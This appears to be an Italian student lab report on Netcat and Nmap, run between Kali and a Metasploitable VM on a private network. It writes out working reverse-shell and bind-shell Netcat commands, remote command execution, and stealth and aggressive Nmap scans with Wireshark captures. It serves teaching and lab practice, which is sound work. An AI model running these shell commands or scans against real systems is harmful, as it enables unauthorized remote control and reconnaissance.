

# Netcat

Nell'esercizio di oggi vedremo come utilizzare **Netcat**, sia lato server che lato client, per creare delle connessioni tra due macchine ed eseguire comandi in remoto.

## Configurazione dell'ambiente


Per questo esercizio utilizziamo due macchine Linux:

- **Kali Linux:** 192.168.50.100
- **Metasploitable:** 192.168.50.101

## Test 1: Reverse Shell

Come primo test di connessione utilizzeremo Kali come server. La macchina Kali si metterà in ascolto sulla porta **1234** utilizzando il comando `nc -l -p 1234`.

Su **Metasploitable**, invece, utilizzeremo il comando `nc 192.168.50.100 1234 -e /bin/sh` per collegarci alla porta in ascolto su Kali. Lo switch `-e /bin/sh` indica a **Netcat** di eseguire una shell **Bash** non appena viene stabilita la connessione con Kali. In questo modo creiamo una cosiddetta **reverse shell**.




Una volta stabilita la connessione, questa rimarrà attiva e potremo inviare comandi da Kali che verranno eseguiti su Metasploitable, ottenendo così il controllo remoto della macchina target.

## Test 2: Bind Shell


Come secondo test implementeremo una bind shell. A differenza del caso precedente, questa volta il server in ascolto sarà Metasploitable. Il comando utilizzato è `nc -lp 1234 -c "/bin/bash"`. Il parametro `-c "/bin/bash"` indica a Metasploitable di avviare una shell Bash non appena un client si collega sulla porta 1234.

Su Kali ci basterà eseguire il comando `nc 192.168.50.101 1234` per aprire una connessione e iniziare a inviare comandi verso Metasploitable.



## Test 3: Esecuzione di comandi singoli

Allo stesso modo possiamo configurare Metasploitable per eseguire comandi specifici e restituirne l'output al client. Ad esempio, utilizzando il comando `nc -lp 1234 -c "whoami"` Metasploitable restituirà a ogni macchina client che si collega sulla porta 1234 l'output del comando `whoami` (nel nostro caso `msfadmin`) e successivamente chiuderà automaticamente la connessione.



### Test 3: Visualizzazione dei processi

Applicando lo stesso principio, possiamo sostituire il comando **whoami** con **ps -aux** per ottenere informazioni più dettagliate. Da Kali apriremo quindi una connessione verso Metasploitable che stamperà a video l'elenco completo dei processi attivi sulla macchina target, permettendoci di analizzare lo stato del sistema remoto.

```

--(kali@kali)-[~]
└─$ nc 192.168.50.101 1234
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   1812   836 ?        Ss   07:05   0:00 /sbin/init
root         2  0.0  0.0     0     0 ?        S<   07:05   0:00 [kthreadd]
root         3  0.0  0.0     0     0 ?        S<   07:05   0:00 [migration/0]
root         4  0.0  0.0     0     0 ?        S<   07:05   0:00 [ksoftirqd/0]
root         5  0.0  0.0     0     0 ?        S<   07:05   0:00 [watchdog/0]
root         6  0.0  0.0     0     0 ?        S<   07:05   0:00 [events/0]
root         7  0.0  0.0     0     0 ?        S<   07:05   0:00 [khelper]
root        41  0.0  0.0     0     0 ?        S<   07:05   0:00 [kblockd/0]
root        44  0.0  0.0     0     0 ?        S<   07:05   0:00 [kacpid]
root        45  0.0  0.0     0     0 ?        S<   07:05   0:00 [kacpi_notify]
root        89  0.0  0.0     0     0 ?        S<   07:05   0:00 [kseriod]
root       127  0.0  0.0     0     0 ?        S<   07:05   0:00 [pdflush]
root       128  0.0  0.0     0     0 ?        S<   07:05   0:00 [pdflush]
root       129  0.0  0.0     0     0 ?        S<   07:05   0:00 [kswapd0]
root       171  0.0  0.0     0     0 ?        S<   07:05   0:00 [aio/0]
root      1127  0.0  0.0     0     0 ?        S<   07:05   0:00 [ksmappd]
root      1292  0.0  0.0     0     0 ?        S<   07:05   0:00 [ata/0]
root      1295  0.0  0.0     0     0 ?        S<   07:05   0:00 [ata_aux]
root      1304  0.0  0.0     0     0 ?        S<   07:05   0:00 [scsi_eh_0]
root      1307  0.0  0.0     0     0 ?        S<   07:05   0:00 [scsi_eh_1]
root      1324  0.0  0.0     0     0 ?        S<   07:05   0:00 [ksuspend_usbd]
root      1327  0.0  0.0     0     0 ?        S<   07:05   0:00 [khubd]
root      2055  0.0  0.0     0     0 ?        S<   07:05   0:00 [scsi_eh_2]
root      2201  0.0  0.0     0     0 ?        S<   07:05   0:00 [kjournald]
root      2355  0.0  0.0   2092   616 ?        S<   07:05   0:00 /sbin/udevd --daemon
root      2589  0.0  0.0     0     0 ?        S<   07:05   0:00 [kpsmouse]
root      3525  0.0  0.0     0     0 ?        S<   07:05   0:00 [kjournald]
daemon    3654  0.0  0.0   1836   524 ?        Ss   07:05   0:00 /sbin/portmap
statd     3670  0.0  0.0   1900   724 ?        Ss   07:05   0:00 /sbin/rpc.statd
root     3676  0.0  0.0     0     0 ?        S<   07:05   0:00 [rpciod/0]
root     3691  0.0  0.0   3648   568 ?        Ss   07:05   0:00 /usr/sbin/rpc.idmapd
root     3918  0.0  0.0   1716   492 tty4    Ss+  07:05   0:00 /sbin/getty 38400 tty4
root     3919  0.0  0.0   1716   488 tty5    Ss+  07:05   0:00 /sbin/getty 38400 tty5
root     3924  0.0  0.0   1716   488 tty2    Ss+  07:05   0:00 /sbin/getty 38400 tty2
root     3926  0.0  0.0   1716   488 tty3    Ss+  07:05   0:00 /sbin/getty 38400 tty3
root     3929  0.0  0.0   1716   488 tty6    Ss+  07:05   0:00 /sbin/getty 38400 tty6
syslog    3967  0.0  0.0   1936   648 ?        Ss   07:05   0:00 /sbin/syslogd -u syslog
root     4002  0.0  0.0   1872   544 ?        S   07:05   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg

Metasploit2 [in esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

msfadmin@metasploitable:~$ nc -lp 1234 -c "ps -aux"
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/f
msfadmin@metasploitable:~$ _
```

# Scansioni di rete con Nmap e analisi del traffico

In questa sezione analizzeremo tre diverse tipologie di scansione effettuate con Nmap, osservando il comportamento del traffico di rete attraverso **Wireshark**. L'obiettivo è comprendere le differenze tra le varie tecniche di scansione e il loro impatto sul traffico di rete.

## Test 1: TCP Connect Scan (Scansione TCP completa)

La **TCP Connect Scan** è una scansione che completa l'intero **three-way handshake** per ogni porta analizzata. Questo tipo di scansione è facilmente rilevabile ma non richiede privilegi amministrativi.

- **Comando utilizzato:** `nmap -sT 192.168.50.101`

```
(kali㉿kali)-[~]
└─$ sudo nmap -sT 192.168.50.101 -p 1-1024
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 09:35 EST
Nmap scan report for 192.168.50.101
Host is up (0.0032s latency).
Not shown: 1012 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
MAC Address: 08:00:27:A9:88:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

Intercettando il traffico sulla porta **80** con Wireshark, possiamo osservare il processo completo di connessione e chiusura:

- **Kali** invia un pacchetto **SYN** a Metasploitable per iniziare la connessione.
- **Metasploitable** risponde con un pacchetto **SYN/ACK**, confermando la disponibilità della porta.
- **Kali** invia un **ACK** completando il three-way handshake.
- Infine viene inviato un pacchetto **FIN** per chiudere la connessione.

No.	Time	Source	Destination	Protocol	Length	Info
3	13.054813450	192.168.50.100	192.168.50.101	TCP	74	55812 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1286857226 TSecr=0 WS=128
4	13.055440799	192.168.50.101	192.168.50.100	TCP	74	80 → 55812 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=411140 TSecr=1286857226 WS=64
5	13.055454841	192.168.50.100	192.168.50.101	TCP	66	55812 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1286857227 TSecr=411140
6	13.055725947	192.168.50.100	192.168.50.101	TCP	66	55812 → 80 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 TSval=1286857227 TSecr=411140

Questa sequenza completa indica che la porta **80** è aperta e che **Nmap** ha stabilito una connessione completa prima di terminarla.

## Test 2: SYN Scan (Stealth Scan)


La **SYN Scan**, nota anche come **half-open scan**, è una tecnica più furtiva che non completa il **three-way handshake**. Questa scansione richiede privilegi amministrativi ma è meno rilevabile dai sistemi di logging standard.

- **Comando utilizzato:** `sudo nmap -sS 192.168.50.101`

```
(kali㉿kali)-[~]
$ sudo nmap -sS 192.168.50.101 -p 1-1024
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 09:37 EST
Nmap scan report for 192.168.50.101
Host is up (0.00025s latency).
Not shown: 1012 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
MAC Address: 08:00:27:A9:88:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds
```

Il risultato stampato a video è lo stesso, così come la lista delle porte aperte. Ma, intercettando il traffico sulla porta **80**, possiamo notare una sequenza più breve rispetto alla **TCP Connect Scan**:

- **Kali** invia un pacchetto **SYN** verso la porta **80** di Metasploitable.
- **Metasploitable** risponde con **SYN/ACK**, indicando che la porta è aperta.
- Invece di completare la connessione con un **ACK**, **Kali** invia immediatamente un **RST** (reset) per interrompere la connessione.




No.	Time	Source	Destination	Protocol	Length	Info
3	13.052146030	192.168.50.100	192.168.50.101	TCP	58	54377 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4	13.052645124	192.168.50.101	192.168.50.100	TCP	60	80 → 54377 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
5	13.052661283	192.168.50.100	192.168.50.101	TCP	54	54377 → 80 [RST] Seq=1 Win=0 Len=0

Questa tecnica è definita "stealth" perché non completa mai la connessione TCP, risultando quindi meno visibile nei log di sistema che registrano solo connessioni complete.

### Test 3: Aggressive Scan

L'**Aggressive Scan** è una modalità di scansione completa che combina diverse tecniche di rilevamento: detection del sistema operativo, versione dei servizi e utilizzo degli script di default **NSE (Nmap Scripting Engine)**. Questa scansione è molto lenta, rumorosa e facilmente rilevabile ma fornisce informazioni molto dettagliate sul target.

- **Comando utilizzato:** `sudo nmap -A 192.168.50.101`



```
(kali@kali)-[~]
$ sudo nmap -A 192.168.50.101 -p 1-1024
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 09:42 EST
Nmap scan report for 192.168.50.101
Host is up (0.00052s latency).
Not shown: 1012 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:  UNIX
|_STAT:      21
|_FTP server status:
|_  Connected to 192.168.50.100
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet?
25/tcp    open  smtp?
|_smtp-comms: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
53/tcp    open  domain        ISC BIND 9.4.2
|_dns-nsid:  0
|_bind.version: 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

L'**Aggressive Scan** genera un traffico molto più intenso rispetto alle scansioni precedenti. Se non specificato utilizzando l'apposito flag, l'**Aggressive Scan** effettua sia una scansione **TCP** completa, sia uno **Stealth Scan**, come possiamo osservare nell'immagine seguente.



No.	Time	Source	Destination	Protocol	Length	Info
34	34.374646126	192.168.50.100	192.168.50.101	TCP	60	55238 → 80 [SYN] Seq=0 Win=1924 Len=0 MSS=1460
35	34.375173827	192.168.50.101	192.168.50.100	TCP	60	80 → 55238 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
36	34.375188394	192.168.50.100	192.168.50.101	TCP	64	55238 → 80 [RST] Seq=1 Win=0 Len=0
37	34.445862415	192.168.50.100	192.168.50.101	TCP	74	36684 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1287880094 TSecr=0 WS=128
38	34.446360477	192.168.50.101	192.168.50.100	TCP	74	80 → 36684 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=513448 TSecr=1287880094 WS=64
39	34.446412694	192.168.50.100	192.168.50.101	TCP	66	36684 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1287880095 TSecr=513448

Oltre a questo vengono effettuati altri controlli, tra i quali, nel caso della porta **80**:

- Tentativi di **banner grabbing** per identificare la versione del servizio HTTP.
- Pacchetti aggiuntivi generati dagli **script NSE** per il rilevamento di vulnerabilità.
- Rilevamento del **sistema operativo**.
- **Directory fuzzing** di base tramite richieste di tipo GET verso i vari endpoint.

Ad esempio, viene eseguito un test per verificare la presenza del file **robots.txt**, che indica ai bot dei vari motori di ricerca quali endpoint non indicizzare. Questo file potrebbe contenere informazioni interessanti riguardo al file system di un'applicazione web.

153	41.689902439	192.168.50.101	192.168.50.100	TCP	66	80 → 41052 [ACK] Seq=1 Ack=619 Win=7040 Len=0 TSval=514173 TSecr=1287887337
154	41.689197009	192.168.50.100	192.168.50.101	HTTP	84	GET / HTTP/1.0
155	41.689353683	192.168.50.100	192.168.50.101	HTTP	228	GET /robots.txt HTTP/1.1
156	41.689498734	192.168.50.101	192.168.50.100	TCP	66	80 → 41060 [ACK] Seq=1 Ack=19 Win=5824 Len=0 TSval=514173 TSecr=1287887338
157	41.689498816	192.168.50.101	192.168.50.100	TCP	66	80 → 41068 [ACK] Seq=1 Ack=163 Win=6912 Len=0 TSval=514173 TSecr=1287887338
158	41.689718192	192.168.50.100	192.168.50.101	HTTP	222	OPTIONS / HTTP/1.1
159	41.689951959	192.168.50.100	192.168.50.101	HTTP	280	OPTIONS / HTTP/1.1

Nmap esegue inoltre una richiesta di tipo GET verso la **root directory** della web application.

50	40.450800998	192.168.50.100	192.168.50.101	HTTP	84	GET / HTTP/1.0
51	40.451324440	192.168.50.101	192.168.50.100	TCP	66	80 → 36684 [ACK] Seq=1 Ack=19 Win=5824 Len=0 TSval=514049 TSecr=1287886099
52	40.456299980	192.168.50.101	192.168.50.100	HTTP	1152	HTTP/1.1 200 OK (text/html)

Nell'immagine sotto possiamo vedere che viene eseguito un **directory fuzzing** per la ricerca di endpoint e file presenti sul server web.

247	41.778626192	192.168.50.101	192.168.50.100	TCP	66	80 → 41120 [ACK] Seq=1 Ack=154 Win=6912 Len=0 TSval=514182 TSecr=1287887427
248	41.781659517	192.168.50.101	192.168.50.100	HTTP	544	HTTP/1.1 404 Not Found (text/html)
249	41.781872883	192.168.50.100	192.168.50.101	TCP	66	41106 → 80 [ACK] Seq=163 Ack=479 Win=64128 Len=0 TSval=1287887430 TSecr=514182
250	41.781283323	192.168.50.101	192.168.50.100	TCP	66	80 → 41106 [FIN, ACK] Seq=479 Ack=163 Win=6912 Len=0 TSval=514182 TSecr=1287887423
251	41.781509645	192.168.50.101	192.168.50.100	HTTP	539	HTTP/1.1 404 Not Found (text/html)
252	41.781514709	192.168.50.100	192.168.50.101	TCP	66	41114 → 80 [ACK] Seq=180 Ack=474 Win=64128 Len=0 TSval=1287887430 TSecr=514182
253	41.781769302	192.168.50.101	192.168.50.100	TCP	66	80 → 41114 [FIN, ACK] Seq=474 Ack=158 Win=6912 Len=0 TSval=514182 TSecr=1287887425
254	41.790771906	192.168.50.101	192.168.50.100	HTTP	1152	HTTP/1.1 200 OK (text/html)
255	41.790792309	192.168.50.100	192.168.50.101	TCP	66	41094 → 80 [ACK] Seq=187 Ack=1087 Win=64000 Len=0 TSval=1287887439 TSecr=514183
256	41.791007829	192.168.50.101	192.168.50.100	TCP	66	80 → 41094 [FIN, ACK] Seq=1087 Ack=187 Win=6912 Len=0 TSval=514183 TSecr=1287887422
257	41.791279425	192.168.50.101	192.168.50.100	HTTP	1152	HTTP/1.1 200 OK (text/html)
258	41.791285985	192.168.50.100	192.168.50.101	TCP	66	41128 → 80 [ACK] Seq=154 Ack=1087 Win=64000 Len=0 TSval=1287887440 TSecr=514183

<pre> HTTP/1.1 404 Not Found\r\n Date: Mon, 24 Nov 2025 13:36:25 GMT\r\n Server: Apache/2.2.8 (Ubuntu) DAV/2\r\n Content-Length: 293\r\n Connection: close\r\n Content-Type: text/html; charset=iso-8859-1\r\n \r\n [Request in frame: 240] [Time since request: 0.000190278 seconds] [Request URI: /ewox/about] [Full request URI: http://192.168.50.101/ewox/about] File Data: 293 bytes Line-based text data: text/html (9 lines) </pre>	<pre> 0000 00 00 27 f4 c7 eb 08 00 27 a9 88 55 08 00 45 00 ...j@.a.2e. 0010 02 12 c8 6a 40 00 40 06 8a 61 c0 a8 32 05 c0 a8 ...2d P.X. .... 0020 32 64 00 50 a0 92 58 f3 10 ec 88 28 f5 8e 80 18 ...l{ .....L. 0030 00 6c 7b be 00 00 01 01 08 0a 00 07 d8 86 4c c3 ...?HTTP/1.1 404 N 0040 8a 3f 48 54 54 50 2f 31 25 31 20 34 38 34 20 4e ...ot Found. Date: 0050 6f 74 20 40 6f 75 6e 64 0d 0a 44 61 74 65 3a 20 ...Mon, 24 Nov 2025 0060 4d 6f 6e 2c 20 32 34 20 4e 6f 76 20 32 30 32 35 ...13:36:25 GMT.S 0070 20 31 33 3a 33 36 3a 32 35 20 47 4d 54 0d 0a 53 ...erver: A pache/2. 0080 65 72 76 65 72 3a 29 41 70 61 63 68 05 2f 32 2e ...2.8 (Ubuntu) DAV 0090 32 2e 38 20 28 55 02 75 6e 74 75 29 20 44 41 56 .../2. Cont ent-Leng 00a0 2f 32 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 ...th: 293. Connect 00b0 74 68 3a 20 32 39 33 0d 0a 43 6f 6e 6e 63 74 ...ion: clo se Cont 00c0 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 43 6f 6e 74 ...ent-Type : text/h 00d0 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 68 </pre>
---	--